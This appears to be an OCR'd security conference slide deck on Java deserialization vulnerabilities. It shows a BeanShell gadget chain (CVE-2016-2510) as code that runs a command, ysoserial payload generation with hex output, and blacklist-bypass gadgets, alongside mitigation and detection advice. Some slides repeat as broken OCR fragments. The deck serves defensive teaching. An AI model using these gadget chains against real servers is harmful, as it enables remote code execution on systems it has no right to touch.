
RCE gadget in BeanShell (CVE-2016-2510)

- **bsh.XThis$Handler**
- Serializable
- InvocationHandler
- Upon function interception custom BeanShell code will be called
- Almost any Java code can be included in the payload
- In order to invoke the payload a trigger gadget is needed to dispatch the execution to the InvocationHandler invoke method



```
BeanShell 0.96 beta - by Pat Niemeyer (pat@pat.net)
bsh % b = new JButton("Press Me!");
bsh % actionPerformed( e ) { print(e); }
bsh % b.addActionListener( this );
bsh % frame( b );
bsh %
bsh %
bsh %
```

RCE gadget in BeanShell (CVE-2016-2510)



```java
String payload = "compare(Object foo, Object bar) {" +
                 "    new java.lang.ProcessBuilder(new String[]{\"calc.exe\"}).start();return 1;" +
                 "}";

// Create Interpreter
Interpreter i = new Interpreter();
i.eval(payload);

// Create Proxy/InvocationHandler
 XThis xt = new XThis(i.getNameSpace(), i);
 InvocationHandler handler = (InvocationHandler) getField(xt.getClass(), "invocationHandler").get(xt);
 Comparator comparator = (Comparator) Proxy.newProxyInstance(classLoader, new Class<?>[]{Comparator.class}, handler);

 // Prepare Trigger Gadget (will call Comparator.compare() during deserialization)
 final PriorityQueue<Object> priorityQueue = new PriorityQueue<Object>(2, comparator);
 Object[] queue = new Object[] {1,1};
 setFieldValue(priorityQueue, "queue", queue);
 setFieldValue(priorityQueue, "size", 2);
```

Payload Generator "ysoserial"

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- **ysoserial** by @frohoff & @gebl — an excellent tool!
- Command line interface (CLI)
- Generates serialized form of payload with gadget chain
- Contains many current known gadgets
  - Newer gadgets have been submitted as PRs
- *The Java Deserialization Exploitation Tool*
  - https://github.com/frohoff/ysoserial

Gadgets available in ysoserial

```
java -jar ysoserial.jar
Y SO SERIAL?
Usage: java -jar ysoserial.jar [payload type] '[shell command to execute]'
        Available payload types:
                BeanShell
                C3P0
                CommonsBeanutils
                CommonsCollections
                FileUpload
                Groovy
                Hibernate
                JRMPClient
                JRMPListener
                JSON
                Jdk7u21
                Jython
                Myfaces
                ROME
                Spring
                …
```

Payload generation via ysoserial

java -jar **ysoserial.jar** **BeanShell** '**calc**' | xxd

```
0000000: aced 0005 7372 0017 6a61 7661 2e75 7469  ....sr..java.uti
0000010: 6c2e 5072 696f 7269 7479 5175 6575 6594  l.PriorityQueue.
0000020: da30 b4fb 3f82 b103 0002 4900 0473 697a  .0..?.....I..siz
0000030: 654c 000a 636f 6d70 6172 6174 6f72 7400  eL..comparatort.
0000040: 164c 6a61 7661 2f75 7469 6c2f 436f 6d70  .Ljava/util/Comp
0000050: 6172 6174 6f72 3b78 7000 0000 0273 7d00  arator;xp....s}.
0000060: 0000 0100 146a 6176 612e 7574 696c 2e43  .....java.util.C
0000070: 6f6d 7061 7261 746f 7278 7200 176a 6176  omparatorxr..jav
0000080: 612e 6c61 6e67 2e72 6566 6c65 6374 2e50  a.lang.reflect.P
0000090: 726f 7879 e127 da20 cc10 43cb 0200 014c  roxy.'. ..C....L
00000a0: 0001 6874 0025 4c6a 6176 612f 6c61 6e67  ..ht.%Ljava/lang
00000b0: 2f72 6566 6c65 6374 2f49 6e76 6f63 6174  /reflect/Invocat
00000c0: 696f 6e48 616e 646c 6572 3b78 7073 7200  ionHandler;xpsr.
00000d0: 1162 7368 2e58 5468 6973 2448 616e 646c  .bsh.XThis$Handl
```

Mitigation Advices

Mitigation Advice #1

Remove Gadget

Tons of Gadgets

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- Spring AOP (by Wouter Coekaerts in 2011)
- First public exploit: (by @pwntester in 2013)
- Commons-fileupload (by Arun Babu Neelicattu in 2013)
- Groovy (by cpnrodzc7 / @frohoff in 2015)
- Commons-Collections (by @frohoff and @gebl in 2015)
- Spring Beans (by @frohoff and @gebl in 2015)
- Serial DoS (by Wouter Coekaerts in 2015)
- SpringTx (by @zerothinking in 2016)
- JDK7 (by @frohoff in 2016)
- Beanutils (by @frohoff in 2016)
- Hibernate, MyFaces, C3P0, net.sf.json, ROME (by M. Bechler in 2016)
- Beanshell, Jython, lots of bypasses (by @pwntester and @cschneider4711 in 2016)
- JDK7 Rhino (by @matthias_kaiser in 2016)
- …

Mitigation Advice #1

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Remove C

Mitigation Advice #2

AdHoc Security Manager

```
InputStream is = request.getInputStream();
// Install Security Manager
System.setSecurityManager(new MyDeserializationSM());
// Deserialize the data
ObjectInputStream ois = new ObjectInputStream(ois);
ois.readObject();
// Uninstall (restore) Security Manager
System.setSecurityManager(null);
```

Attackers can defer execution:

- finalize() method
- Play with expected types (i.e return valid types for the cast which fire later)

If you can uninstall/restore the SecurityManager or refresh the policy, attackers might be able to do it as well

Mitigation Advice #2

AdHoc Se anager

```
InputStream is          etInputStr
// Install Securi
System.setSecurityMan                   zationSM());
// Deserialize the data
ObjectInputStream ois                  tream(ois);
ois.readObject();
// Uninstall (r          rity Mana
System.setS          er(null);
```

Attackers can d .

- finalize()
- Play with e d types (i.e return valid types for the cast which fire later)

If you can uninstall/restore the SecurityManager or refresh the policy, attackers might be able to do it as well

Mitigation Advice #3

Defensive Deserialization

```
class DefensiveObjectInputStream extends ObjectInputStream {

    @Override
    protected Class<?> resolveClass(ObjectStreamClass cls) throws IOException,
                                                                    ClassNotFoundException {

        String className = cls.getName();

        if ( /* CHECK CLASS NAME AGAINST ALLOWED/DISALLOWED TYPES */) {
            throw new InvalidClassException("Unexpected serialized class", className);
        }

        return super.resolveClass(cls);
    }
}
```

Bypassing Deserialization Blacklists

- New gadget type to bypass ad-hoc look-ahead ObjectInputStream blacklist protections:

```
public class NestedProblems implements Serializable {
      private byte[] bytes … ;
      …
      private void readObject(ObjectInputStream in) throws IOException,
                                                           ClassNotFoundException {
         ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(bytes));
         ois.readObject();
      }
}
```

- During deserialization of the object graph, a new immaculate unprotected ObjectInputStream will be instantiated
- Attacker can provide any arbitrary bytes for unsafe deserialization
- Bypass does not work for cases where ObjectInputStream is instrumented

Is this for real or just fantasy?

Currently we found many bypass gadgets:

JRE: **2**

Third Party Libraries

Apache libraries:	**6**
Spring libraries:	**1**
Other popular libraries:	**2**

Application Servers

WildFly (JBoss):	**2**
IBM WebSphere:	**15**
Oracle WebLogic:	**5**
Apache TomEE:	**5**
Apache Tomcat:	**2**
Oracle GlassFish:	**2**

SerialKiller: Bypass Gadget Collection:
https://github.com/pwntester/SerialKillerBypassGadgetCollection

Example: Bypass AdHoc SecurityManager and Blacklists

javax.media.jai.remote.SerializableRenderedImage

`finalize() > dispose() > closeClient()`

```
private void closeClient() {

    // Connect to the data server.
    Socket socket = connectToServer();

    // Get the socket output stream and wrap an object
    // output stream around it.
    OutputStream out = null;
    ObjectOutputStream objectOut = null;
    ObjectInputStream objectIn = null;
    try {
        out = socket.getOutputStream();
        objectOut = new ObjectOutputStream(out);
        objectIn = new ObjectInputStream(socket.getInputStream());
    } catch (IOException e) { ... }
    objectIn.readObject();
...
```

Mitigation Advice #3

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Defensive alization

```
class DefensiveObjectInputS                    ObjectInputSt

    @Override
    protected Class<?> resolveClass(                   ) throws IOException,
                                                       ClassNotFoundException {

        String className = cls.getNam

        if ( /* CHECK CLASS NA           ALLOW           OWED TYPES */) {
            throw new InvalidC              n("Unexpected              s", className);
        }

        return supe              (cls);
    }
}
```

What about other languages on the JVM?

Scala & Groovy

```
import java.io._
object SerializationDemo extends App {
      val ois = new ObjectInputStream(new FileInputStream(“exploit.ser"))
      val o = ois.readObject()
      ois.close()
}
```

```
import java.io.*
File exploit = new File('exploit.ser')
try {
      def is = exploit.newObjectInputStream(this.class.classLoader)
      is.eachObject { println it }
} catch (e) { throw new Exception(e) } finally { is?.close() }
```

Source code: https://github.com/pwntester/JVMDeserialization

What to do then?

How to Harden Your Applications?

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DO NOT DESERIALIZE UNTRUSTED DATA!!

When architecture permits it:

- Use other formats instead of serialized objects: JSON, XML, etc.
  - But be aware of XML-based deserialization attacks via XStream, XmlDecoder, etc.

As second-best option:

Use defensive deserialization with look-ahead OIS with a **strict whitelist**

- Don’t rely on gadget-blacklisting alone!
- You can build the whitelist with OpenSource agent **SWAT**
  (Serial Whitelist Application Trainer: https://github.com/cschneider4711/SWAT)
- Consider an agent-based instrumenting of ObjectInputStream (to catch them all)
- Scan your own whitelisted code for potential gadgets
- Still be aware of DoS scenarios

Finding Vulnerabilities & Gadgets in the Code

Finding deserialization endpoints

- Check your endpoints for those accepting (untrusted) serialized data
  - Find calls to:
    - **ObjectInputStream.readObject()**
    - **ObjectInputStream.readUnshared()**
- … where InputStream is attacker-controlled. For example:

```
InputStream is = request.getInputStream();
ObjectInputStream ois = new ObjectInputStream(is);
ois.readObject();
```

- … and ObjectInputStream is or extends java.io.ObjectInputStream
  - … but is not a safe one (eg: Commons-io ValidatingObjectInputStream)
- May happen in library code. Eg: JMS, JMX, RMI, Queues, Brokers, Spring HTTPInvokers, etc …

Finding gadgets in a Haystack

- Check your code for potential gadgets, which could be used in deserialization:

Look for interesting method calls …

java.lang.reflect.Method.invoke()
java.io.File()
java.io.ObjectInputStream()
java.net.URLClassLoader()
java.net.Socket()
java.net.URL()
javax.naming.Context.lookup()
…

… reached by:

java.io.Externalizable.readExternal()
java.io.Serializable.readObject()
java.io.Serializable.readObjectNoData()
java.io.Serializable.readResolve()
java.io.ObjectInputValidation.validateObject()
java.lang.reflect.InvocationHandler.invoke()
javassist.util.proxy.MethodHandler.invoke()
org.jboss.weld.bean.proxy.MethodHandler.invoke()
java.lang.Object.finalize()
<clinit> *(static initializer)*
.toString(), .hashCode() *and* .equals()

What to Check During Pentests?

Deserialization Endpoint Detection

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Find requests (or any network traffic) carrying serialized Java objects:

- Easy to spot due to magic bytes at the beginning: **0xAC 0xED …**
- Some web-apps might use Base64 to store serialized data in Cookies, etc.: **rO0AB …**
- Be aware that compression could've been applied before Base64
  - **0x1F8B 0x0800 …**
  - **H4sIA …**

For **active** scans:

- Don't rely on specific gadget classes (might be blacklisted)
- Better use generic denial-of-service payloads and measure timing
  - SerialDOS (by Wouter Coekaerts), jInfinity (by Arshan Dabirsiaghi), OIS-DOS (by Tomáš Polešovský), etc.

Deserialization Endpoint Detection

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Tools:

- Use commercial or free scanners like ZAP/Burp
  - with plugins such as **SuperSerial** to passively scan for Java serialization
- Also think of mass scanning of server endpoints with scripts like **SerializeKiller**
- Use **WireShark** for network traffic
- If allowed to instrument the app use runtime agents such as **SWAT** to find out if anything gets deserialized

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Alvaro Muñoz, @pwntester, alvaro@pwntester.com

Q & A / Thank You !

… and remember:

DO NOT DESERIALIZE UNTRUSTED DATA!

FAQ:
https://Christian-Schneider.net/JavaDeserializationSecurityFAQ.html

Whitepaper:
https://community.hpe.com/t5/Security-Research/The-perils-of-Java-deserialization/ba-p/6838995

BACKUP

Apache Commons-IO ValidatingObjectInputStream (2.5)

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



Method Summary

Methods

Modifier and Type	Method and Description
`ValidatingObjectInputStream`	`accept(Class<?>... classes)` Accept the specified classes for deserialization, unless they are otherwise rejected.
`ValidatingObjectInputStream`	`accept(ClassNameMatcher m)` Accept class names where the supplied ClassNameMatcher matches for deserialization, unless they are otherwise rejected.
`ValidatingObjectInputStream`	`accept(Pattern pattern)` Accept class names that match the supplied pattern for deserialization, unless they are otherwise rejected.
`ValidatingObjectInputStream`	`accept(String... patterns)` Accept the wildcard specified classes for deserialization, unless they are otherwise rejected.
`protected void`	`invalidClassNameFound(String className)` Called to throw `InvalidClassException` if an invalid class name is found during deserialization.
`ValidatingObjectInputStream`	`reject(Class<?>... classes)` Reject the specified classes for deserialization, even if they are otherwise accepted.
`ValidatingObjectInputStream`	`reject(ClassNameMatcher m)` Reject class names where the supplied ClassNameMatcher matches for deserialization, even if they are otherwise accepted.
`ValidatingObjectInputStream`	`reject(Pattern pattern)` Reject class names that match the supplied pattern for deserialization, even if they are otherwise accepted.
`ValidatingObjectInputStream`	`reject(String... patterns)` Reject the wildcard specified classes for deserialization, even if they are otherwise accepted.
`protected Class<?>`	`resolveClass(ObjectStreamClass osc)`

Apache Commons-IO ValidatingObjectInputStream (2.5)



Whitelist Configuration

Do NOT use black lists!

Method Summary

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`ValidatingObjectInputStream`	`accept(ClassNameMatcher m)` Accept class names where the supplied ClassNameMatcher matches for deserialization, unless they are otherwise rejected.
`ValidatingObjectInputStream`	`accept(Pattern pattern)` Accept class names that match the supplied pattern for deserialization, unless they are otherwise rejected.
`ValidatingObjectInputStream`	`accept(String... patterns)` Accept the wildcard specified classes for deserialization, unless they are otherwise rejected.
`protected void`	`invalidClassNameFound(String className)` Called to throw `InvalidClassException` if an invalid class name is found during deserialization.
`ValidatingObjectInputStream`	`reject(Class<?>... classes)` Reject the specified classes for deserialization, even if they are otherwise accepted.
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
`ValidatingObjectInputStream`	`reject(Pattern pattern)` Reject class names that match the supplied pattern for deserialization, even if they are otherwise accepted.
`ValidatingObjectInputStream`	`reject(String... patterns)` Reject the wildcard specified classes for deserialization, even if they are otherwise accepted.
`protected Class<?>`	`resolveClass(ObjectStreamClass osc)`

Best solution? ☺️



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Core Libraries
Governing Board
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Internationalization
JMX
Members
Networking
NetBeans Projects
Porters
Quality
Security
Serviceability
Sound
Swing

~~JEP 154: Remove Serialization~~

Owner	Alan Bateman
Created	2012/04/01 20:00
Updated	2014/07/10 20:16
Type	Feature
Status	Closed / Withdrawn
Component	core-libs
Scope	SE
Discussion	core dash libs dash dev at openjdk dot java dot net
Effort	M
Duration	L
Priority	4
Endorsed by	Brian Goetz
Issue	8046144

Summary

Deprecate, disable, and ultimately remove the Java SE Platform's serialization facility.

Non-Goals

